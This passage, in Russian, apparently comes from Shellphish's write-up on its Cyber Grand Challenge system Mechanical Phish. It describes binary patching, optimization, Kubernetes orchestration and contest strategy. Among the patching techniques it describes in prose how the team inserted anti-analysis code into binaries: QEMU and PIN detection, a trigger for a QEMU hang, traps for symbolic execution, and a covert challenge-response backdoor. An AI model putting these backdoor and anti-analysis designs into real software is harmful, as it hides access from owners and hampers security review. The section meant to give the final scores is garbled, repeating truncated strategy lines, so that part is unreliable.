Мы добавляем код, выполняемый до оригинальной точки входа бинарника, для противодействия анализу, который другие команды могли бы проводить на нашем запатченном бинарнике. Конкретно добавляется код для:

• Обнаружения запуска бинарника под QEMU или PIN. Для этого мы зондируем реализацию различных аспектов, которые трудно корректно эмулировать: сегментные регистры, передача частично выделенных областей памяти, коды ошибок системных вызовов в случае «двойного сбоя». Кроме того, мы добавляем код, triggering previously unknown баг в реализации QEMU, приводящий к зависанию. Конкретно в процессе разработки нашей CRS мы обнаружили, что QEMU в режиме эмуляции пользовательского пространства некорректно обрабатывает операцию извлечения квадратного корня из «ненормального» числа с плавающей точкой — ненулевого 80-битного float, чей явный целочисленный бит (старший бит мантиссы) равен нулю. При этом QEMU зависает навсегда. Из-за этого антиQEMU-патча некоторые наши RB нарушали работу прямой визуализации во время публичного мероприятия CFE.
• Противодействия движкам символьного выполнения. Наш adversarial-код содержит самомодифицирующийся код, крайне сложный для корректного и эффективного симулирования движком символьного выполнения. Кроме того, часть добавленного кода специально разработана для провоцирования условий «взрыва путей».
• Противодействия системам автоматической эксплуатации. Мы добавляем код для передачи страницы флага в файловый дескриптор 2 (stderr). Хотя данные, передаваемые на этот дескриптор, не отправляются CRS, взаимодействующей с бинарником, соперник может ошибочно счесть, что любые 4 последовательных переданных байта страницы флага составляют эксплойт типа 2, и выставить POV, пытающийся использовать эту «ложную» утечку. Кроме того, мы инъецируем код «фиктивного бэкдора». Этот код активируется при получении CRS конкретной 4-байтовой последовательности. При активации он считывает от CRS 8 байт для установки указателя инструкций программы и значения регистра. На первый взгляд это выглядит как легко эксплуатируемый код для создания POV типа 1, однако считанные значения XOR-ятся со случайным значением перед использованием для установки указателя инструкций и регистра, делая этот код неэксплуатируемым.

Кроме того, для противодействия использованию соперниками наших запатченных бинарников в качестве своих собственных, мы инъецируем бэкдор в каждый выставляемый запатченный бинарник. Этот бэкдор может использоваться нашей CRS для эксплуатации генерируемого нами запатченного бинарника, но разработан так, чтобы быть крайне сложным для эксплуатации CRS других команд. Бэкдор активируется при получении конкретной 4-байтовой последовательности. Для обнаружения этого функция-обёртка системного вызова `receive` модифицируется для отслеживания первых 4 байт, получаемых программой. При активации бэкдор отправляет CRS «вопрос» C (19-битное значение), а CRS отвечает ответом R (64-битное значение). Затем код бэкдора проверяет истинность следующего условия: `first_32_bits_of(SHA1(pad(R,160))) == pad(C,32)`, где `pad(A,N)` — функция дополнения входного значения A до N бит добавлением нулей.

Вопрос легко решить предварительным вычислением всех возможных ответов, однако POV соперника не может вычислить решение для вопроса в рамках установленного игрой 10-секундного

таймаута.

004.001.003 — Техники оптимизации

Производительность — жизненно важный аспект нашей стратегии патчинга. Несмотря на то что мы подчёркиваем необходимость оптимизации всех наших техник патчинга, часть накладных расходов неизбежна. Анализируя бинарники, собранные из образцов CQE и CFE, мы заметили, что большинство из них скомпилировано с флагом O0, то есть без оптимизации. Нам неизвестно, по какой причине организаторы решили не оптимизировать большинство предоставленных задач, однако мы предположили, что это было сделано, чтобы оставить пространство для оптимизации и патчинга.

Хорошо известно, что бинарники O0 и O1 могут значительно отличаться по времени выполнения. К счастью, некоторые методы оптимизации, используемые в O1, не так сложно применять непосредственно к бинарникам. Более того, angr предоставляет все необходимые техники анализа потоков данных, что существенно упрощает разработку оптимизаций. Наконец, ReassemblerBackend позволяет полностью удалять ненужные инструкции без замены их на `nop`. Поэтому мы реализовали ряд базовых встроенных техник бинарной оптимизации для оптимизации бинарников O0 в CFE:

• **Распространение констант.** Мы распространяем константы, используемые в качестве непосредственных значений в каждой инструкции, и исключаем лишние инструкции `mov` в ассемблерном коде.
• **Исключение мёртвых присваиваний.** В неоптимизированном коде встречается много ненужных присваиваний. Например, при чтении аргументов из стека неоптимизированный код всегда копирует аргумент в локальный стековый фрейм, не проверяя, изменяется ли аргумент в локальной функции. Мы выполняем консервативную проверку случаев, когда параметр вообще не изменяется в функции и копирование в локальный фрейм избыточно. В таком случае инструкция копирования исключается, а все ссылки на соответствующую переменную в локальном стековом фрейме перенаправляются на оригинальный параметр в предыдущем стековом фрейме. Теоретически это может нарушать локальность, однако в наших автономных тестах мы наблюдали улучшение производительности.
• **Удаление избыточных переменных стека.** В неоптимизированном коде регистры распределяются неоптимально, и обычно многие регистры остаются неиспользованными. Мы выполняем анализ потоков данных для отдельных функций и пытаемся заменить переменные стека регистрами. Эта техника хорошо работает с переменными, доступ к которым осуществляется в плотных циклах. Эмпирически эта техника вносит наибольший вклад в общий прирост производительности, наблюдаемый при тестировании.

Благодаря этим оптимизациям наши патчи нередко имели *нулевые* суммарные накладные расходы по производительности.

004.002 — Патчи

Техники, описанные в предыдущем разделе, возвращают на выходе списки патчей. В Patcherex патч — это единственная модификация бинарника.

Наиболее важные типы патчей:

• **InsertCodePatch:** добавляет код, выполняемый до инструкции по конкретному адресу.
• **AddEntryPointPatch:** добавляет код, выполняемый до оригинальной точки входа бинарника.
• **AddCodePatch:** добавляет код, который могут использовать другие патчи.

• **AddRWData:** добавляет доступные для чтения и записи данные для использования другими патчами.
• **AddRODataData:** добавляет данные только для чтения для использования другими патчами.

Патчи могут ссылаться друг на друга через простую систему символов. Например, код, инъецированный InsertCodePatch, может содержать инструкцию типа `call check_function`. В этом примере инструкция вызова обратится к коду, содержащемуся в InsertCodePatch с именем `check_function`.

004.003 — Бэкенды

Мы реализовали два различных бэкенда для инъекции различных патчей. DetourBackend добавляет патчи, вставляя переходы внутрь оригинального кода, тогда как ReassemblerBackend добавляет код путём дизассемблирования и последующего реассемблирования оригинального бинарника. DetourBackend генерирует более крупные (то есть потребляющие больше памяти) и более медленные бинарники (а в редких случаях не может вставить некоторые патчи), однако он несколько надёжнее ReassemblerBackend (то есть нарушает функциональность несколько меньшего числа бинарников).

DetourBackend

Этот бэкенд добавляет патчи, вставляя переходы внутрь оригинального кода. Во избежание нарушения оригинального бинарника используется информация CFG бинарника, чтобы не помещать добавляемую инструкцию `jmp` между двумя базовыми блоками. Добавляемая инструкция `jmp` указывает на добавленный сегмент кода, в котором сначала выполняется код, перезаписанный добавляемым `jmp`, а затем — инъецированный код. В конце инъецированного кода дополнительная инструкция `jmp` возвращает указатель инструкций в нормальный поток выполнения.

В ряде случаев, когда базовый блок, требующий модификации, слишком мал, этот бэкенд может не применить InsertCodePatch. Это требует специальной обработки, поскольку патчи в общем случае не являются независимыми (один патч может требовать наличия другого для сохранения функциональности бинарника). По этой причине, когда бэкенд не справляется со вставкой патча, патчи, «зависящие» от неудавшегося, также не применяются к бинарнику.

ReassemblerBackend

ReassemblerBackend полностью дизассемблирует целевой бинарник, применяет все патчи к сгенерированному ассемблеру, а затем ассемблирует ассемблер обратно в новый бинарник. Это основной бэкенд патчинга, использованный нами в CFE. Возможность полного реассемблирования бинарников значительно снижает производительные потери, вносимые нашими патчами, и позволяет бинарную оптимизацию, дополнительно улучшающую производительность наших RB. Кроме того, реассемблирование обычно изменяет базовые адреса и смещения функций, достигая определённого уровня «безопасности через неизвестность»: соперникам придётся анализировать наши RB для надлежащей адаптации атак с повторным использованием кода и данных.

Мы предоставляем эмпирическое решение для бинарного реассемблирования, работающее практически на каждом бинарнике из образцов CQE и CFE. Техника открыта как компонент angr, и после соревнования CGC была расширена для работы с обычными x86 и x86-64 Linux-бинарниками.

Подробное описание и оценка этой техники опубликованы как академическая статья [Ramblr17].

004.004 — Стратегия патчинга

Мы использовали Patcherex для генерации для каждого CB трёх различных Replacement Binaries (RB):

• **Detouring RB:** сгенерирован путём применения через DetourBackend всех патчей, порождаемых техниками упрочения и adversarial-техниками.
• **Reassembled RB:** сгенерирован с применением тех же патчей, что и Detouring RB, но с использованием ReassemblerBackend.
• **Optimized Reassembled RB:** сгенерирован как Reassembled RB, но с добавлением всех патчей, порождаемых техниками оптимизации.

Эти три запатченных RB перечислены в порядке убывания накладных расходов и надёжности. Иными словами, Detouring RB наиболее надёжен (имеет наименьшую вероятность нарушения функциональности), но обладает наибольшими накладными расходами по отношению к оригинальному незапатченному бинарнику. Напротив, Optimized Reassembled RB имеет наибольшую вероятность нарушения функциональности, но меньший производительный эффект.

004.005 — Оценка Replacement Binary

Оценка до CFE

На начальных стадиях разработки Patcherex тестирование RB выполнялось внутренне разработанным компонентом Tester. Внутренне Tester использует cb-test — утилиту DARPA для тестирования бинарника с предварительно сгенерированными парами ввода/вывода, называемыми polls. Мы модифицировали cb-test, позволив тестировать бинарник и связанные с ним IDS-правила на одной машине, тогда как стандартный cb-test требует 3 машин для тестирования бинарника с IDS-правилами.

Tester умеет выполнять как тестирование производительности, так и функциональное тестирование предоставляемого бинарника с использованием предварительно сгенерированных polls через Makefile. Для функционального тестирования мы случайно выбираем 10 polls и проверяем, что бинарник проходит их все. Для тестирования производительности мы вычисляем относительные накладные расходы предоставляемого бинарника по отношению к незапатченному. Однако между нашими измерениями и данными сессий спаррингового партнёра для тех же бинарников наблюдалось значительное расхождение (~10%). Кроме того, в ходе сессий спаррингового партнёра мы также замечали, что показатели производительности различались между раундами для одних и тех же бинарников. В связи с этим расхождением и консервативного подхода ради, для каждой стратегии патчинга мы вычисляли накладные расходы как максимальные накладные расходы по всем раундам сессий спаррингового партнёра, в течение которых выставлялись RB с соответствующей стратегией.

При внутреннем тестировании мы использовали все доступные бинарники, публично опубликованные на GitHub (часть из которых предназначалась для CQE, другая — для образцов CFE). Для расширения набора тестовых случаев мы перекомпилировали все бинарники с различными флагами компиляции, влияющими на уровень оптимизации компилятора. Мы заметили, что сильно оптимизированные бинарники (например, `-O3`) значительно сложнее для анализа и патчинга без нарушения функциональности. В частности, мы использовали следующие флаги компиляции: `-O0`, `-Os`, `-Oz`, `-O1`, `-O2`, `-O3`, `-Ofast`. Интересно, что некоторые бинарники при перекомпиляции с определёнными флагами переставали работать даже без патчинга.

На финальных стадиях разработки Patcherex мы заметили, что почти все генерируемые RB никогда не нарушают функциональность, а накладные расходы по производительности были приемлемы, за исключением нескольких бинарников. Это в сочетании с неизбежным расхождением при тестировании производительности привело нас к отказу от углублённого тестирования наших замещающих бинарников в ходе CFE.

Оценка на CFE

Для каждого успешно сгенерированного RB Patcherex сначала выполняет быструю проверку функциональности. Тест разработан для выявления RB, нарушенных стратегией патчинга. В частности, Patcherex лишь проверяет, что каждый сгенерированный RB не падает при подаче небольшого набора жёстко заданных входных строк («B», «\n», «\n\n\n\n\n\n» и т. д.)

Мы приняли решение выполнять только минимальное тестирование функциональности из соображений производительности и надёжности.

004.006 — Подходы квалификационного раунда

Стоит упомянуть, что для квалификационного раунда CGC правила значительно отличались от финального. Вкупе с незрелостью наших аналитических инструментов это потребовало принципиально иного подхода к патчингу.

В квалификационном раунде единственным критерием «эксплуатации» был краш. Если вы могли крашить бинарник — значит, могли его эксплуатировать, и если ваш бинарник мог крашиться — значит, вы были уязвимы. Кроме того, формула подсчёта очков квалификации была такова, что ваш «оборонительный» счёт (то есть количество уязвимостей, от которых защищает ваш патч) являлся глобальным мультипликатором итогового счёта от нуля до единицы. Это означало, что если вы не отправляли патч для бинарника или ваш патч не защищал ни от одной из уязвимостей, вы получали ноль очков за эту задачу, вне зависимости от успехов в эксплуатации.

Это настолько нестандартная система подсчёта очков, что при анализе (публично доступных) патчей других команд для квалификационного раунда мы обнаружили, что как минимум одна квалифицировавшаяся команда применяла стратегию патчинга, при которой при обнаружении краша патчировала крашащую инструкцию простым вызовом системного вызова `exit`. Технически это не является крашем, поэтому команды, применявшие такой подход, действительно получали оборонительные очки за задачи и соответственно ненулевой итоговый счёт, фактически заглушая любую вызывающую проблемы часть бинарника.

Наши подходы были несколько более изощрёнными. Для квалификационного раунда мы разработали две техники: «общую» (применимую к программе без каких-либо знаний об уязвимостях в бинарнике) и «целевую» (применяемую на основе знания CRS о конкретной уязвимости). Каждая техника могла порождать несколько кандидатных запатченных бинарников, и нам нужно было выбрать, какой из них отправить — выбор основывался на рудиментарном тестировании, позволявшем определить, может ли бинарник всё ещё крашиться, и, если нет, оценить влияние патча на производительность.

Важно отметить для CQE: запатченные бинарники тестировались организаторами против фиксированного набора предварительно сгенерированных эксплойтов. По этой причине наши запатченные бинарники должны были лишь предотвращать эксплуатацию при запуске против эксплойтов, разработанных для оригинальной незапатченной версии программы. Иными словами, атакующий не мог адаптировать свои эксплойты к нашим патчам, и техники «безопасности через неизвестность» были чрезвычайно эффективны в ходе квалификационного мероприятия.

004.006.001 — Fidget

Наша «общая» техника патчинга для CQE — инструмент Fidget. Fidget был разработан летом до объявления CGC для использования в CTF в формате атаки-защиты. Его базовая идея состоит в том, что разработка атаки опирается на огромное количество очень жёстких предположений о внутренней разметке памяти программы, поэтому во многих случаях простое изменение разметки

переменных стека является надёжной техникой безопасности через неизвестность.

На момент CQE Fidget был инструментом, способным расширять стековые фреймы функций, вставляя неиспользуемое пространство между локальными переменными стека. Этого явно недостаточно для предотвращения крашей, как того требует странная формула подсчёта очков квалификации. Однако инструмент имел дополнительный режим, позволявший управлять объёмом вставляемого заполнения; мы использовали режим, пытавшийся вставить тысячи байт заполнения в один стековый фрейм. Идея, разумеется, в том, что ни одна атака переполнения никогда не включала бы сотни байт больше минимально необходимых для краша.

Главная проблема Fidget в том, что очень сложно понять, являются ли обращения к различным членам или индексам переменной обращениями к одной и той же переменной. Fidget нередко патчит бинарник, активно использующий локальные массивы и структуры, и запатченный бинарник оказывается анекдотически сломанным: падает при малейшем взаимодействии. Мы применяем огромное количество эвристик, стараясь не разделять различные обращения к одной переменной, но в итоге обнаружение переменных и вывод типов в бинарниках по-прежнему остаются открытыми проблемами. Поэтому у Fidget есть «безопасный режим», не пытающийся заполнять пространство между переменными, а лишь добавляющий заполнение между локальными переменными и сохранёнными базовым указателем и адресом возврата.

Изначально мы планировали использовать Fidget в финальном раунде, поскольку он мог нарушать эксплойты, переполняющие только из одной локальной переменной в соседнюю, — что не решается ни одной из наших финальных техник. Однако в последний момент Fidget был исключён из нашего арсенала при обнаружении бага, более фундаментального, чем наша способность исправить его в имеющееся время. Жаль...

004.006.002 — CGrex

Если мы знаем, что программа может крашиться на конкретной инструкции, почему бы просто не добавить код, проверяющий, не попытается ли эта инструкция обратиться к невыделенной или иначе недоступной памяти, и завершающий работу чисто вместо краша? Именно это и делает CGrex.

Наш реассемблер был разработан лишь за несколько недель до финального мероприятия CGC, поэтому для квалификационного раунда CGrex был реализован с примитивной версией того, что впоследствии стало DetourBackend. Как только наша CRS находила краш, адрес последнего корректного указателя инструкций отправлялся в CGrex, который создавал запатченный бинарник, заменявший все крашащие инструкции переходами в специальный вставленный раздел, использующий некоторые особенности ряда системных вызовов для определения доступности заданной области памяти (чтение/запись/выполнение) и чистого завершения программы в случае, если инструкция привела бы к крашу.

Точнее, CGrex принимает на вход список POV и CB и выдаёт запатченный CB, «иммунный» к предоставленным POV. CGrex работает в пять шагов:

1. Запустить бинарник CGC против данного POV с использованием модифицированной версии QEMU с улучшенным ведением трассировки инструкций и поддержкой запуска бинарников CGC.

2. Обнаружить указатель инструкций в точке, где POV вызывает краш («виновная инструкция»).

3. Извлечь символьное выражение обращений к памяти, выполняемых «виновной инструкцией» (с помощью Miasm). Например, если крашащая инструкция — mov eax, [ebx4+2], символьное выражение будет ebx4+2.

4. Сгенерировать «проверочный» код, который динамически:
• Вычисляет обращения к памяти, которые собирается выполнить «виновная инструкция».

• Проверяет, находятся ли эти обращения в выделенных областях памяти (и не приведёт ли «виновная инструкция» к крашу). Для понимания, является ли память выделенной, CGrex «злоупотребляет» возвращаемыми значениями системных вызовов `random` и `fdwait`.

В частности, эти системные вызовы использовались путём передачи в качестве одного из параметров проверяемого значения. Код ядра, обрабатывающий эти функции, проверяет, например, что указатель, по которому записывается количество случайных байт, возвращаемых `random`, действительно указывает на доступную для записи память, и возвращает конкретный код ошибки в противном случае. CGrex проверяет этот код ошибки, чтобы понять, выделена ли тестируемая область памяти. Принимаются специальные меры для того, чтобы инъецированный системный вызов не изменял состояние программы — независимо от того, выделена тестируемая область памяти или нет.


• При обнаружении обращения к памяти за пределами выделенной области инъецированный код просто вызывает `exit`.

5. Инъецировать «проверочный» код.

Шаги с 1 по 5 повторяются до тех пор, пока бинарник перестанет крашиться при всех предоставленных POV.

---

005 — Оркестрация



Проектирование полностью автономной системы — непростая задача и с инженерной точки зрения. В рамках CFE CRS должна была работать без сбоев не менее 10 часов. Хотя поначалу предполагалась возможность отладки во время CFE, в итоге никакое человеческое вмешательство не допускалось.

С учётом этого мы спроектировали нашу CRS, используя подход на основе микросервисов. Каждая логическая часть была разделена согласно принципу KISS («Делай проще, дурень») и Unix-философии («Делай одно дело хорошо»).

Конкретно, разделение логических блоков позволило нам тестировать и дорабатывать каждый компонент полностью изолированно. Мы использовали Docker для независимого запуска компонентов, а Kubernetes — для планирования, развёртывания и управления экземплярами компонентов на всех 64 узлах, предоставленных нам.

005.001 — Компоненты

Несколько различных компонентов Mechanical Phish тесно взаимодействовали в ходе работы CRS (см. диаграмму выше). Ниже кратко описана роль каждого компонента.

Farnsworth

Farnsworth — обёртка на Python вокруг базы данных PostgreSQL, хранящая все данные, совместно используемые компонентами: CB, POV, крашащие вводы, структуры синхронизации и т. д. В нашем дизайне мы запрещали прямое взаимодействие между компонентами, требуя общения «через» Farnsworth. Таким образом, Farnsworth был потенциальной единственной точкой отказа. Для снижения связанного с этим риска во время CFE мы уделяли особое внимание возможным проблемам с базой данных и соответствующим образом их нивелировали.

Ambassador

Ambassador — компонент, взаимодействовавший с Team Interface (TI) CGC для получения CB, получения обратной связи и отправки RB и POV. В духе принципа KISS этот компонент является единственной частью Mechanical Phish, осуществляющей внешнее взаимодействие, и единственным источником достоверной информации об игровом состоянии.

Meister

Meister координировал Mechanical Phish. Для каждого компонента специфический создатель решал, какие задания следует запускать в любой момент игры, исходя из информации, полученной через Farnsworth и записанной Ambassador. Соответственно, Meister решал, какие задания запускать, основываясь на информации о приоритете каждого задания (заданной создателем) и использовании ресурсов узлов (CPU и память). Примечательно, что Meister и его создатели были полностью без состояния (stateless). В любой момент они могли рухнуть, однако при автоматическом перезапуске не уничтожали существующие задания, если те по-прежнему считались важными создателями.

Scriba

Важной задачей CRS была выборка и отправка POV и RB соответственно. Scriba анализировал результаты производительности эксплойтов и патчей и решал, что и когда отправлять (подробнее о стратегии выбора — в разделе 6). Как упоминалось ранее, после того как Scriba принимал решение, Ambassador фактически осуществлял отправку в TI (поскольку Ambassador — единственный компонент, которому разрешено внешнее взаимодействие).

Network Dude

Компонент Network Dude принимал UDP-трафик от IDS-ответвителя и сохранял его в базу данных через Farnsworth. Поскольку приём пакетов должен был осуществляться на скорости канала, ни разбор, ни анализ сетевых данных внутри Network Dude не выполнялись; вместо этого мы полагались на другие компоненты для обработки сетевого трафика.

Worker

Worker был исполнителем аналитических задач CRS. Он оборачивал инструменты (angr, Driller, Patcherex) в общий интерфейс для удобного управления. Каждый экземпляр Worker ссылался на запись в очереди заданий, содержащую аргументы задания и его тип. Поскольку некоторым

Worker'ам требовалось выполнять бинарники CGC DECREE для оценки функциональности и производительности, в Worker была включена виртуальная машина DECREE, работающая на QEMU.

005.002 — Динамическое распределение ресурсов

Ещё одним преимуществом нашей архитектуры, помимо изоляции зависимостей и простоты развёртывания, была возможность динамического масштабирования компонентов в соответствии с нашими потребностями. За исключением базы данных PostgreSQL и некоторых внутренних сервисов Kubernetes, все наши компоненты могли запускаться на любом узле без ограничений.

Кроме того, при создании задания Meister назначал ему приоритет исходя из компонента и текущего игрового статуса. Например, задания на генерацию крашей (Rex) получали более низкий приоритет, если крашащий ввод не считался надёжным, а анализ выведенного из игры CB не имел смысла вовсе. Интуитивно, все созданные задания сортировались по убыванию приоритета и планировались через Kubernetes API до насыщения ресурсов (CPU и память) всех узлов. Когда ресурсы всех узлов были заняты выполняющимися заданиями, Meister уничтожал задания с более низким приоритетом для размещения новых с более высоким, но не перераспределял ресурсы избыточно.

005.003 — Отказоустойчивость

Mechanical Phish должен был работать без сбоев в течение всего CFE — оценочно 10 часов. Кроме того, не допускались сессии отладки, и CRS рекомендовалось быть устойчивой к незначительным аппаратным сбоям (иначе рисковала «рухнуть и сгореть»).

Для повышения надёжности и отказоустойчивости Mechanical Phish мы предприняли ряд шагов. Во-первых, каждый компонент — Ambassador, Meister, Scriba, Network Dude и Worker — был развёрнут как Docker-контейнер. Все компоненты были спроектированы полностью без состояния, что позволяло перезапускать их и перемещать между узлами при необходимости.

Хотя компоненты могли быть резко прерваны без существенных последствий, некоторые из них были критическими и должны были работать для корректного функционирования Mechanical Phish: Ambassador, Network Dude, Scriba и Meister (краш с восстановлением допустим для них). К счастью, Kubernetes предоставил способ задания постоянно работающих экземпляров через ресурсы DaemonSet и ReplicationController. При прерывании или тайм-ауте такого экземпляра он автоматически запускается на другом узле (для предотвращения Kubernetes от единственной точки отказа, Mechanical Phish использовал высокодоступную конфигурацию Kubernetes с несколькими мастерами и виртуальными IP-адресами для доступа).

База данных

Разумеется, вся система не может быть полностью без состояния, и требуется один компонент с состоянием — Farnsworth. Для предотвращения любого сбоя узла, на котором запущены Docker-контейнеры PostgreSQL, или самих контейнеров, мы использовали встроенную потоковую репликацию «мастер-реплика» PostgreSQL. Конкретно, для CFE мы запустили 5 экземпляров на 5 различных физических узлах, равномерно распределённых по стойке, и дополнительный сервис мониторинга работоспособности. Сам сервис мониторинга запускался через ресурс ReplicationController. Если бы мастер-контейнер базы данных был признан монитором мёртвым, реплика была бы избрана новым мастером, а на здоровом узле создана новая реплика. Чтобы компоненты не прерывали работу во время аварийного восстановления базы данных, они обращались к ней в цикле повторов с экспоненциальным отступом. Это гарантировало бы отсутствие потери данных при переходе от реплики к мастеру.

Интерфейсы доступа CGC

Расписание CFE CGC определяло, что для взаимодействия с CGC API требуются конкретные IP-адреса. Учитывая распределённую природу нашей CRS и требование выжить при сбое, IP-адреса оставались последней единственной точкой отказа, поскольку конкретные компоненты должны были работать на конкретных физических хостах. Для решения этой проблемы мы использовали Pacemaker и Corosync для мониторинга наших компонентов (Ambassador и Network Dude) и назначения конкретных IP-адресов в качестве виртуальных IP-адресов здоровому экземпляру: при сбое узла адрес перемещался на здоровый узел.

---

006 — Стратегия

```
---;;;;;;;-----'''''''''``'  --- `'  .,,ccc$$hccccc,.  `' ,;;!!!'``,;;!!'
;;;;,.,;-------''''''' ,;;!!-    .zJ$$$$$$$$$$$$$$$$$$$c,. `' ,;;!!!!' ,;
```

Mechanical Phish насчитывал около трёх месяцев от роду, когда состоялось финальное мероприятие Cyber Grand Challenge. Как и любой новорождённый, его стратегическое мышление было слабо развито, и, к сожалению, не выспавшиеся хакеры Shellphish оказались в лучшем случае бестолковыми наставниками. В этом разделе мы описываем нашу игровую стратегию для Mechanical Phish и то, как правила Cyber Grand Challenge в сочетании с этой стратегией повлияли на итоговый результат.

Стратегия разработки

Команда Shellphish CGC состояла исключительно из исследователей лаборатории компьютерной безопасности UC Santa Barbara. К сожалению, исследовательские лаборатории — это крайне неорганизованная среда. К тому же, поскольку большинство из нас были аспирантами, которым нужно было заниматься исследованиями для выживания (и в конечном счёте защиты диссертаций), мы были весьма ограничены в количестве времени, которое могли посвятить CGC. Например, для квалификационного мероприятия CGC мы создали нашу CRS за две с половиной недели. Для финального мероприятия у нас было несколько больше времени: в среднем каждый член команды (численность которой постепенно выросла с 10 до 13 человек за время соревнования) провёл чуть менее трёх месяцев в этом безумии.

Одним из наших просчётов стало то, что мы откладывали настоящую интеграцию всех компонентов до последнего момента. Это привело ко многим проблемам с производительностью в последний момент, часть которых мы не успели решить до CFE.

Стратегия эксплуатации

Наша стратегия эксплуатации была простой: атаковать как можно скорее и как можно чаще. Единственная причина сдерживаться — не дать команде-жертве украсть эксплойт. Однако в консенсусной оценке не было достаточно информации, чтобы определить, есть ли у команды эксплойт для данного сервиса (а попытка восстановить этот факт из сетевого трафика была ненадёжной), поэтому мы остановились на подходе «Тотальной войны».

Стратегия патчинга

Для каждого не сломанного RB мы отправляли патч, считавшийся наиболее вероятным кандидатом на лучший показатель производительности. Конкретно, с учётом способа создания RB, мы ранжировали их согласно следующему списку: Optimized Reassembled RB, Reassembled RB, Detouring RB. Этот выбор был обусловлен тем, что детуринг медленнее (он провоцирует сбросы кэша из-за склонности к переходам на множество мест кода), тогда как оптимизированные RB быстрее. Разумеется, мы не могли всегда полагаться на реассемблер (и оптимизатор) для

генерации патча, поскольку у этих бэкендов были случаи сбоев.

За каждый отправленный патч соответствующая CS зачисляется в простой на один раунд. Поскольку это могло (и в итоге действительно оказалось) губительным для нашего счёта, мы оценивали множество стратегий относительно патчинга в месяцы, предшествовавшие CFE. Мы выделили четыре потенциальные стратегии:

• **Никогда не патчить:** простейшая стратегия — никогда не патчить. Её преимущество — нулевая вероятность нарушения функциональности и отсутствие простоя, связанного с патчингом.

• **Патчить при эксплуатации:** оптимальной стратегией было бы патчить сразу после обнаружения эксплуатации CS. К сожалению, определить, когда CS эксплуатируется, крайне сложно. Например, консенсусная оценка даёт сигналы о крашах бинарников, но эти сигналы не обязательно коррелируют с эксплуатацией. Кроме того, воспроизведение входящего трафика для обнаружения эксплуатации нетривиально из-за сложного поведения задачных бинарников.

• **Патчить после атаки:** альтернативная стратегия — предположить, что соперник может быстро украсть наши эксплойты, и немедленно отправить патч после запуска таких эксплойтов. В нашем последующем анализе мы определили, что это была бы оптимальная стратегия, принёсшая нам первое место.

• **Всегда патчить:** при предположении, что большинство наборов задач эксплуатируется, имеет смысл патчить всегда.

Большинство команд в Cyber Grand Challenge отнеслись к этому решению очень серьёзно. Разумеется, будучи командой разношёрстных хакеров, которые мы есть, мы провели быстрые грубые расчёты и пришли к результату, основанному на неверных данных. Конкретно, мы предположили, что доля эксплуатируемых задач будет примерно такой же, как доля крашившихся задач в CQE (около 70%). На тот момент это совпадало с процентом образцов бинарников CGC, предоставленных DARPA в ходе сессий спаррингового партнёра, которые мы эксплуатировали. Расчёты при этом допущении привели нас к стратегии «всегда патчить»:

1. На втором раунде существования набора задач мы проверяем наличие готового эксплойта. Если нет — патчим немедленно лучшим доступным патчем (из трёх обсуждавшихся выше). Иначе задерживаем на один раунд, чтобы эксплойт успел сработать против других команд.

2. После развёртывания патча отслеживаем обратную связь по производительности.

3. Если обратная связь опускалась ниже установленного порога — откатывались к оригинальному бинарнику и никогда более не патчили.

Таким образом, мы патчировали *один раз* каждый бинарник. Как мы обсуждаем далее, это оказалось одной из худших стратегий, которую мы могли выбрать.

---

007 — Плоды наших трудов

В начале августа нашему детищу пришлось сражаться за жизнь — на сцене, перед тысячами людей. Mechanical Phish сражался хорошо и занял третье место, принеся нам $750 000 и закрепив наше неожиданное положение в качестве богатейшей CTF-команды в мире (с совокупным призовым фондом в 1,5 миллиона долларов, Shellphish — первая CTF-команда-миллионер в истории!).

Это действительно круто, но это ещё не вся история. CGC породил огромные массивы данных, и чтобы по-настоящему понять, что произошло на финальном мероприятии, необходимо в них погрузиться. В этом разделе мы подробно расскажем о том, что произошло, кто чего достиг и как

разворачивалось финальное мероприятие CGC.

Для справки: итоговые счета финального мероприятия CGC:

```
Mechanical Phish насчитывал около трёх месяцев от роду, когда состоялось финальное мероприятие Cyber Grand Ch

**Стратегия разработки**

Команда Shellphish CGC состояла исключительно из исследователей лаборатории компьютерной безопасности UC Sant

Одним из наших просчётов стало то, что мы откладывали настоящую интеграцию всех компонентов до последнего мом

**Стратегия эксплуатации**

Наша стратегия эксплуатации была простой: атаковать как можно скорее и как можно чаще. Единственная причина с

**Стратегия патчинга**

Для каждого не сломанного RB мы отправляли патч, считавшийся наиболее вероятным кандидатом на лучший показате

За каждый отправленный патч соответствующая CS зачисляется в простой на один раунд. Поскольку это могло (и в

- **Никогда не патчить:** простейшая стратегия — никогда не патчить. Её преимущество — нулевая вероятность на
- **Патчить при эксплуатации:** оптимальной стратегией было бы патчить сразу после обнаружения эксплуатации С
- **Патчить после атаки:** альтернативная стратегия — предположить, что соперник может быстро украсть наши эк
